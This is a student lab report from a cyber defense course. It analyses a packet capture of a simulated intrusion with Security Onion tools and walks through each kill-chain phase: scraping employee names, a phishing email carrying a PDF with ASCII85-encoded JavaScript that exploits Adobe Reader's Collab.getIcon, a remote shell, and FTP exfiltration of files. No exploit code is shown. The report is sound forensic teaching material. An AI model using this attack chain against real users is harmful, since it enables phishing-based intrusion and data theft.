CS6055 CYBER DEFENSE OVERVIEW
LAB 3: DUE ON OCTOBER 14,2016
SUBMITTED BY : NAVEEN REDDY ALETI
UC ID : M10727908

Objective: To conduct a forensic analysis on the attack that took place on the network of The Company with network IP addresses 192.168.6.x ,with gateway address 192.168.6.1 .

Known Facts : We have the pcap of the attack and we also know that the intrusion on the network is being conducted from the IP address 192.168.5.55 .

Tools Used :
Security Onion tools like
1. BRO – NIDS Analyzer for generating logs from the pcap file.
2. SGUIL - Web interface for Sguil server.
3. ELSA - Web interface for Bro logs and IDS Servers.
4. Network Miner - Tool for retrieving the files that are transferred over the network from pcap .

Alternative tools that can also be used are 1. Scalpel
2. Foremost

Setting Up The Environment :

1. Download and install Security Onion in the Virtual Box .
2. The OS can be updated using software updater or using the following commands from terminal

sudo apt-get update -y
sudo apt-get dist-upgrade
sudo reboot

3. Now run the setup from the Desktop to configure and start the following IDS – OSSEC , ELSA, BRO,SGUIL, SQUERT . During setup ,configure eth0 as Management Interface and eth1 as Sniffing Interface .
4. After setting up all the IDS services we can start the services using following command


sudo service nsm start

This command also gives the status of running services.
5. Now in order to recreate the network traffic use "tcpreplay", on replaying network traffic the BRO logs and alerts in sguil are generated.

Tcpreplay: *sudo tcpreplay -ieth0 -M10 /home/naveen/Downloads/lab3.pcap*

6. As the size of the given pcap file is more than the default value of the interface all the pcap files are not being replayed .
In order to increase the default size of the interface and allow all the packets, use the following commands.


sudo ifconfig -ieth0 mtu 6000
sudo ifconfig -ieth1 mtu 6000


```
processing file: lab3.pcap
Warning in send_packets.c:send_packets() line 178:
Unable to send packet: Error with PF_PACKET send() [496]: Message too long (errno = 90)
Actual: 2766 packets (2025506 bytes) sent in 1.67 seconds.              Rated: 1212877.9 bps, 9.25 Mbps, 1656.29 pps
Statistics for network device: eth0
        Attempted packets:         2766
        Successful packets:        2765
        Failed packets:            1
        Retried packets (ENOBUFS): 0
        Retried packets (EAGAIN):  0
root@naveen-VirtualBox:/home/naveen/Downloads# sudo ifconfig eth0 mtu 6000
root@naveen-VirtualBox:/home/naveen/Downloads# sudo ifconfig eth1 mtu 6000
root@naveen-VirtualBox:/home/naveen/Downloads# sudo tcpreplay -ieth0 -M10 lab3.pcap
sending out eth0
processing file: lab3.pcap
Actual: 2766 packets (2025506 bytes) sent in 1.69 seconds.              Rated: 1198524.2 bps, 9.14 Mbps, 1636.69 pps
Statistics for network device: eth0
        Attempted packets:         2766
        Successful packets:        2766
        Failed packets:            0
        Retried packets (ENOBUFS): 0
        Retried packets (EAGAIN):  0
```

7. Now check whether the BRO logs are being generated or not using the following commands

cd /nsm/bro/logs/current

more conn.log




8. After successfully ensuring the bro logs and events generation we can launch SGUIL and ELSA from the desktop for further analysis.


Cyber Kill Chain Phases : After launching the web interfaces the analysis on the attack is being performed and categorized into cyber kill chain phases on how the attack was conducted and what was ex filtrated.

1. Reconnaissance: The intruder first gathered the information about the employees(President: Reginald Smith, COO: Tony Durden , Support : Felicity Alvarez) of the company using their website. This activity can be found out using ELSA as follow

a. In ELSA on submitting the query of bro conn_log ,we see that there was network traffic generated from 3 different IP addresses.




As we know the attacker is 192.168.5.55 we group the logs by source ip :




Here we can see that there is large number of connections(223) for the ip address 192.168.5.55. The number itself makes suspicious about the attacker ip address.

b. Further clicking on the ip address we can see the bro logs grouped by number of Bytes out for each individual connection . We can see there are 4 unique type of bytes out.




c. By clicking on 47 hyper link will take us to the capMe application which lists the data exchanged as a part of this connection.



Here we can see that the attacker performed “GET /index.html HTTP/1.0” which is the request to access the company website that has the contact details (President: Reginald Smith, COO: Tony Durden and Support: Felicity Alvarez) of the organization “The Company”.


2. Weaponization: The attacker (192.168.5.55) (jones@hotmail.com) sent an email with a malicious pdf attached to it. Here is how we were able to crack this using both SGUIL and ELSA :

a. By clicking on the 12846 bytes in the previous ELSA logs will take us to the capMe application that shows the data exchanged in the connection.



b. Here we can see that the attacker sent an email from jones@hotmail.com with a file evil.pdf as an attachment.


c. Further confirmation that evil.pdf is used as weapon can also be done using sguil.



Here many alerts with high severity are generated . On looking at the packet data we see that the evil.pdf and evil-3.pdf are sent.

3.Delivery: The attacker (jones@hotmail.com) sent the email to multiple email addresses using different combinations from the names that he/she obtained from the company's website. The email was delivered successfully only to one of the recipients (tdurden@localhost) while for the other recipients it was rejected due to invalid email addresses. Here is how we were able to figure out using sguil and opening the event in the ELSA transcript.


a. Also by opening the corresponding event(3.9) of "evil.pdf" in the trancript or by looking up the event in ELSA




b. From the transcript we can see that the email is sent from attacker's email address (jones@hotmail.com).
c. We can see that the email was sent to multiple email combinations using the names of the employees found in the reconnaissance phase.
d. The email was successfully delivered to one address (tdurden@localhost) while the other email addresses were rejected with an error .

4. Exploitation: The evil.pdf attachment in the email had ASCII85 encoded JavaScript that executes as soon as the document is opened. Here is how this was found out using Network Miner and online decoder tools.


a. The pdf document is one of the eight files that are extracted from the lab3.pcap using Network Miner tool in security onion.



b. These files gets extracted to /opt/networkminer/AssembledFiles/ folder . Now open the evil.pdf in any notepad(i used Mouse pad). Here you can see the [ASCII85Decode] before stream from which we can determine that it is encoded in ASCII85 encryption.



c. Now copy the contents in between *stream* and *endstream* and decode the it using online ASCII85 decoder tool at https://www.tools4noobs.com/online_tools/ascii85_decode/ . to generate the decoded output.





d. In the decoded ouput we can see the exploit “Collab.geticon” which is used by attacker to execute arbitrary code.


5. Installation: The ASCII85 decoded content shows JavaScript code containing Collab.getIcon function call. This module exploits a buffer overflow in Adobe Reader and Adobe Acrobat. Using this exploit an attacker can execute arbitrary commands through mcf console once the pdf is opened.


6. Command and Control: The email was received and opened by only one recipient (tdurden@localhost) with IP address 192.168.6.40 who became the victim of the attack. Upon viewing the email with pdf file, a session was established with the attacker’s IP address 192.168.5.55. Now on the attacker was able to execute the arbitrary commands through mcfconsole. The attacker executed the commands like cd, dir to find the contents in My Documents directory and also ftp commands to ex-filtrate files and finally del command to clean up any traces. Below procedure describe in detail on how this was analyzed using ELSA and Sguil transcripts.


a. In ELSA by slicing and dicing the BRO_CONN logs with destination IP address as 192.168.5.55 will return three connections out of which two are ftp type connections. By opening the third connection log in capME shows that the attacker gained access and executed the cd,dir,ftp and del commands. Below are the connection transcripts of full packet capture data:











7. Actions on objectives: The attacker was able to trace out the confidential files of "tdurden" user present under "secret" folder and exfiltrated the files 1. dirc.txt, 2. cat-breeds.jpg, 3. cute-cat-wallpapers-hd-300x168.jpg, 4. o-BLACK-FOOTED-CAT-KITTENS-facebook.jpg and 5.tumblr_static_impress.jpg to the attacker's machine (192.168.5.55) using ftp. Here is how to find out the files that are being accessed by the attacker:

a. In ELSA filter the BRO_CONN logs with destination IP address (dst_ip) as 192.168.5.55 and open the third connection log in capME shows that the attacker executed the command *"$ dir /S "My Documents" > dirc.txt"* to recursively list all the files and folders present under My Documents folder of tdurden user and copied the output to dirc.txt.

